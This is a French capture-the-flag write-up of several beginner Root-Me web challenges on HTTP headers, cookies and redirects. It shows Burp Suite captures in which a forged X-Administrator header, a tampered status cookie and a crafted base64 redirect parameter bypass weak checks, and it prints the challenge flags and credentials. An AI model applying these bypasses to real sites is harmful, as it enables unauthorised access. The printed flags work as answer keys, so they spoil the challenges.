
Solution 1

- HTTP - User-agent

HTTP Headers :

Contexte : Mauvaise méthode d'authentification


Méthode : Il faut comprendre le code HTML source de la première requête interceptée par le burp suite et là on remarque le commentaire qui donne un indice sur un autre répertoire caché h1dd3n.



```
Pretty Raw Hex Pretty Raw Hex Render
1 GET / HTTP/2
2 Host: instance-019c0f8b-c6e8-723b-8266-e2fd3508ffff.challenges.root-me.pro
3 Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="8"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/141.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=0, i
16 Connection: keep-alive
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
```

```
HTTP - Headers
</h1>
<div class="d-flex justify-content-end">
  <div class="parallelogram">
  </div>
  <div class="triangle triangle-right">
  </div>
</div>
</div>
<hr>
<!-- Navbar -->
<nav id="nav" class="nav nav-tabs nav-justified">
  <a class="nav-link" href="/">
    Home
  </a>
  <!-- <a class="nav-link" href="/h1dd3n">Hidden</a> -->
</nav>
<!-- Content -->
<div id="content" class="p-4 border">
  <div class="container-fluid">
```

On n'a pas encore les privilège nécessaires pour y accéder.



```
Pretty Raw Hex Pretty Raw Hex Render
1 GET /h1dd3n HTTP/2
2 Host: instance-019c0f8b-c6e8-723b-8266-e2fd3508ffff.challenges.root-me.pro
3 Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="8"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/141.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=0, i
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
```

```
HTTP - Headers
<!-- Red and white striped banner -->
<div style="text-align: center; margin-top: 10px;>
  <h1>HTTP - Headers</h1>
</div>
<div style="background-color: #f0f0f0; padding: 10px; border-radius: 5px; margin-top: 20px;>
  <div style="text-align: center; font-weight: bold; font-size: 1.2em; margin-bottom: 10px;>
    Home
  </div>
  <div style="text-align: center; font-size: 1.1em; margin-bottom: 10px;>
    H1dd3n p4g3
  </div>
  <div style="text-align: center; font-size: 0.9em; border: 1px solid #ccc; padding: 5px; background-color: #fff; border-radius: 3px; width: fit-content; margin: auto; margin-top: 10px;>
    This secret page is restricted !
    Are you allowed ????
  </div>
</div>
```


En envoyant la requête vers le **repeater** on peut remarquer la variable **X-Administrator : eurT**

```
HTTP/2 200 OK
Date: Fri, 30 Jan 2026 20:23:37 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2174
X-Administrator: eurT
Strict-Transport-Security: max-age=31536000; includeSubDomains


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
  </head>
```

On doit ajouter cette variable dans le header de la requête et on lance l'envoi.

Résultat :



```
1 GET /h1dd3n HTTP/2
2 Host: instance-019c108f-bad6-7148-9d99-947a5aa62835.challenges.root-me.pro
3 X-Administrator: eurt
4 Sec-Ch-Ua: "Chromium";v="141", "Not ?A_Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/141.0.0.0 Safari/537.36
0 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
1 Sec-Fetch-Site: none
2 Sec-Fetch-Mode: navigate
3 Sec-Fetch-User: ?1
4 Sec-Fetch-Dest: document
5 Accept-Encoding: gzip, deflate, br
6 Priority: u=0, i
7 Content-Length: 2
8
9
0
```



Parcours / Pentester Junior / HTTP / HTTP - Headers

WEB FACILE 15 POINTS ~ 15 MIN

HTTP - Headers

Ce challenge me prend l'entête

Tags : HTTP

Une page cachée protégée par une mauvaise méthode d'authentification est accessible sur ce site.

Trouvez la et contournez la protection pour obtenir le flag !

✓ Challenge validé

Vous pouvez passer au challenge suivant

Fiches outils 2

Fiche vulnérabilité 1

Solution 1

- HTTP - Headers

HTTP - Cookies


Un **cookie HTTP** est une donnée stockée côté client par le navigateur, envoyée automatiquement au serveur à chaque requête HTTP.

Il est couramment utilisé pour gérer des informations telles que l'authentification, les préférences utilisateur ou l'état d'une session.

Dans ce challenge, on avait le même problème que celui d'auparavant. On obtient des réponses négatives aux différentes questions .

L'analyse des **cookies envoyés par le client** montre clairement que le **statut est défini à cursed**.

Ce cookie est ensuite utilisé par le serveur pour déterminer la réponse à afficher, sans vérification supplémentaire de son intégrité ou de sa légitimité.



The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A single request is listed in the history:

Time	Type	Direction	Method	URL
21:23:26 30 janv. 2026	HTTP	→ Request	GET	https://instance-019c1082-78a0-72a4-8067-a07daf42a0b3.challenges.root-me.pro/?question=What+do+I+need+to+succeed%3F

In the 'Request' tab, the raw request text is displayed:

```
Pretty Raw Hex
1 GET /?question=What+do+I+need+to+succeed%3F HTTP/2
2 Host: instance-019c1082-78a0-72a4-8067-a07daf42a0b3.challenges.root-me.pro
3 Cookie: status=cursed
4 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: fr-FR,fr;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17
18
```

En dupliquant la requête via **Burp Repeater**, l'analyse de la réponse du serveur met en évidence la présence des **deux statuts blessed et cursed** dans la logique de traitement.

Cela confirme que le comportement de l'application dépend directement de la **valeur du cookie envoyé par le client**, et que ces statuts influencent dynamiquement le contenu de la réponse HTTP.

Response

Pretty Raw Hex Render

```

55     dreams_come_true: >
56         <input type="submit" class="btn btn-outline-dark mb-2" name="question" value="What is my
57             destiny?">
58             </form>
59             <div class="mb-3">
60                 <textarea class="form-control" id="response" rows="3" readonly>
61                     I get the feeling that the gods don't want to talk to me at the moment.
62                 </textarea>
63             </div>
64             <div>
65                 <!-- Footer -->
66                 <footer class="text-center p-4 mt-4 border">
67                     <p class="mb-0">
68                         
69                         Copyrights © 2025 - Root-Me PRO - all rights reserved
70                     </p>
71                 </footer>
72             </div>
73         </body>
74     <script>
75         // TODO: Change the status cookie to a HTTP param
76
77         // function set_cursed_status(){
78         //     var status = document.getElementById("status");
79         //     status.value = "cursed";
80         // }
81         // function set_blessed_status(){
82         //     var status = document.getElementById("status");
83         //     status.value = "blessed";
84         // }
85     </script>
86
87     <!-- Scripts -->
88     <script src="/static/bootstrap-5.2.3/js/bootstrap.min.js">
89     </script>
90     <script src="/static/custom/js/script.js">
91     </script>
92 </html>

```

L'exploitation a consisté à **modifier manuellement la valeur du cookie**, en remplaçant le statut cursed par blessed.

HTTP - Cookies

Home

Oracle Online

Select your question, and our Oracle will answer

You're blessed by the gods ! Your life will shine as long as they are by your side. You'll be successful today and for the rest of your life.
The gods sent me another message for you : RM{b1f5b9fc67d18b41dbad2542217b5674}

 Copyrights © 2025 - Root-Me PRO - all rights reserved

D'où on a validé le challenge:

WEB FACILE 20 POINTS ~30 MIN

Un autre challenge est déjà en cours : File Upload - Configuration Apache
Vous ne pouvez exécuter qu'un seul challenge à la fois.

Accéder au challenge en cours Arrêter le challenge en cours

Les oracles n'aiment pas les cookies

Tags : HTTP

Les utilisateurs de ce site se plaignent des réponses négatives apportées par ce site de voyance en ligne.
Trouvez ce qui biaise les réponses et obtenez des réponses positives !

✓ Challenge validé
Vous pouvez passer au challenge suivant

Fiches outils 3

Fiche vulnérabilité 1

Solution 1

- HTTP - Cookies


HTTP - Redirection

L'utilisation des **redirections HTTP** est courante sur les sites web et les applications, notamment pour guider l'utilisateur vers une autre page après une action spécifique. Elles se produisent lorsqu'un utilisateur est automatiquement redirigé vers une **URL différente** après avoir cliqué sur un lien ou accédé à une ressource donnée.

Mal maîtrisées, ces redirections peuvent être exploitées pour **diriger les utilisateurs vers des sites malveillants**.

Dans ce challenge, l'analyse débute par l'ouverture du lien via le **navigateur intégré de BurpSuite**.

Une fois l'interface affichée, l'utilisateur interagit avec l'application en cliquant sur le bouton "**Go back to**", ce qui déclenche une **requête de redirection** exploitiable.



En interceptant la **requête GET**, l'analyse de la **réponse du serveur** met en évidence une **redirection HTTP de type 301 Moved Permanently**.

Cette réponse contient un en-tête de redirection pointant vers une ressource au nom évocateur, telle que **supersecretpagenoonevilleversee**.

Burp Suite Community Edition v2025.7.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept **HTTP history** WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
32	https://instance-019c0f5d-...	GET	/static/bootstrap-5.2.3/js/bootstrap...			200	60757	script	js		✓	212.83.184.241		
33	https://instance-019c0f5d-...	GET	/static/custom/js/script.js			200	1092	script	js		✓	212.83.184.241		
34	https://instance-019c0f5d-...	GET	/static/custom/fonts/ustra-text.ttf						ttf		✓	212.83.184.241		
35	https://instance-019c0f5d-...	GET	/static/custom/fonts/OpenSans-R...						ttf		✓	212.83.184.241		
40	https://instance-019c0f5d-...	GET	/static/bootstrap-5.2.3/js/bootstrap...			304	248	script	js		✓	212.83.184.241		
41	https://instance-019c0f5d-...	GET	/static/custom/js/script.js			304	239	script	js		✓	212.83.184.241		
46	https://instance-019c0f5d-...	GET	/static/bootstrap-5.2.3/js/bootstrap...			200	60757	script	js		✓	212.83.184.241		
47	https://instance-019c0f5d-...	GET	/static/custom/js/script.js			200	1092	script	js		✓	212.83.184.241		
50	https://instance-018c0f5d-...	GET	/			301	289	text			✓	212.83.184.241		
51	https://instance-019c0f5d-...	GET	/login			200	4370	HTML		HTTP - Redirect	✓	212.83.184.241		
52	https://instance-019c0f5d-...	GET	/rand			404	393	HTML		404 Not Found	✓	212.83.184.241		
53	https://instance-019c0f5d-...	GET	/favicon.ico			404	393	HTML	ico	404 Not Found	✓	212.83.184.241		

Request Response

Pretty Raw Hex Render

```

1 HTTP/2 301 Moved Permanently
2 Date: Fri, 30 Jan 2026 15:47:04 GMT
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 78
5 Location: /login
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7
8 Pages :
9   - /rand
10  - /helloworld
11  - /supersecretpagenoonevilleversee
12

```

Event log (3) All issues

Memory: 157,1MB Disabled

L'exploitation consiste alors à **accéder directement à cette ressource**, en ajoutant le nom du dossier identifié à la fin de l'URL du challenge.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
54	https://instance-019c0f5d-...	GET	/supersecretpagenoonevilleversee			200	228	text			✓	212.83.184.241		
55	https://instance-019c0f5d-...	GET	/			301	289	text			✓	212.83.184.241		
56	https://instance-019c0f5d-...	GET	/login			200	4370	HTML		HTTP - Redirect	✓	212.83.184.241		
61	https://instance-019c0f5d-...	GET	/static/bootstrap-5.2.3/js/bootstrap...			200	60757	script	js		✓	212.83.184.241		
62	https://instance-019c0f5d-...	GET	/static/custom/js/script.js			200	1092	script	js		✓	212.83.184.241		
36	https://instance-019c0f5d-...	POST	/login		✓	200	4512	HTML		HTTP - Redirect	✓	212.83.184.241		
42	https://instance-019c0f5d-...	POST	/login		✓	200	4512	HTML		HTTP - Redirect	✓	212.83.184.241		

Request Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Date: Fri, 30 Jan 2026 15:53:21 GMT
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 50
5 Strict-Transport-Security: max-age=31536000; includeSubDomains
6
7 MY SECRET CREDENTIALS: bobthebricoleur:123security

```

Event log (3) All issues


Memory: 158,3MB Disabled

instance-019c0f5d-61d0 x +

← → G https://instance-019c0f5d-61d0-70b2-a377-d3e17eb29c20.challeng... ☆ ↻ | ↴ | ↵ | ↲ | ↳ :

MY SECRET CREDENTIALS: bobthebricoleur:123security

On utilise ces identifiants dans l'interface, pour avoir le flag du challenge:



D'où la réussite du challenge:

HTTP open redirect

Dans ce challenge il faut détecter la requête de redirection qui vient juste avant de commencer à voir l'URL de la page externe.

Cette requête est caractérisée par **GET /redirect?**

945	https://instance-019c109b-b92...	GET	/redirect?url=https://www.root-me.or...	✓	302	453	HTML	Redirecting...
946	https://www.root-me.org	GET	/		200	34247	HTML	Bienvenue
948	https://www.googletagmanag...	GET	/gtag/js?id=G-SRYSKX09J7	✓	200	410867	script	
1053	https://www.root-me.org	POST	?page=identifiants&ajah=1&lang=fr	✓	200	7956	HTML	

Request

Pretty Raw Hex

```
1 GET /redirect?url=https://www.root-me.org/&b64=aHR0cHM6Ly93d3cucm9vdCltZS5vcmlcv
HTTP/2
2 Host: instance-019c109b-b92e-7285-9dda-dca665e425fd.challenges.root-me.pro
3 Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="8"
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Date: Fri, 30 Jan 2026 21:29:02 GMT
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 235
```

En observant le comportement de cette requête interceptée, on peut constater qu'elle utilise un URL et son codage en base 64. Quand on a essayé de changer l'url on a eu cette erreur et c'était là l'indice pour la résolution de ce challenge.

P3nt3st3r M4np4g3:

Must-have tools and websites for hackers

Error: Wrong redirect URL.

Name	Desc	Link

dans ce cas on a pris l'**URL** du challenge et son codage **en base 64** avec *Cyberchef* et on les a inséré dans la requête.

The screenshot shows the CyberChef interface with a 'To Base64' recipe selected. The input field contains the URL: `https://instance-019c109b-b92e-7285-9dda-dca665e425fd.challenges.root-me.pro/`. The output field shows the decoded URL: `aHR0cHM6Ly9pbnN0YW5jZS0wMTljMTA5Yi1iOTJlLTcyODUtOWRkYS1KY2E2NjV1NDI1ZmQuY2hhbGxlbd1cyS90LW1lnByby8=`. Below the interface, a red error message reads: "Error: Wrong redirect URL."

Résultat :

Pretty Raw Hex

```
1 GET /redirect?url=
https://instance-019c109b-b92e-7285-9dda-dca665e425fd.challenges.root-me.pro/&b64=
aHR0cHM6Ly9pbnN0YW5jZS0wMTljMTA5Yi1iOTJlLTcyODUtOWRkYS1KY2E2NjV1NDI1ZmQuY2hhbGxlbd1cyS90LW1lnByby8=
HTTP/2
2 Host: instance-019c109b-b92e-7285-9dda-dca665e425fd.challenges.root-me.pro
3 Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="8"
4 Sec-Ch-Ua-Mobile: ?
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/141.0.0.0 Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document
14 Referer:
   https://instance-019c109b-b92e-7285-9dda-dca665e425fd.challenges.root-me.pro/
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17
18
```

HTTP - Open redirect

Home

Redirect

Good Job

HTTP redirects will never stop again :

RM{3f6603613e8e1e3a5a8199119cb90079}

Parcours / Pentester Junior / HTTP / HTTP - Open-redirect

WEB FACILE 15 POINTS ~ 15 MIN

Challenge validé
Félicitation, vous avez validé le challenge

HTTP - Open-redirect

La redirection est ouverte

Tags : HTTP

Obtenez le flag en exploitant la vulnérabilité d'open-redirect présente sur ce site.

✓ Challenge validé
Vous pouvez passer au challenge suivant

Fiches outil

Fiche vulnérabilité

HTTP Directory Indexer

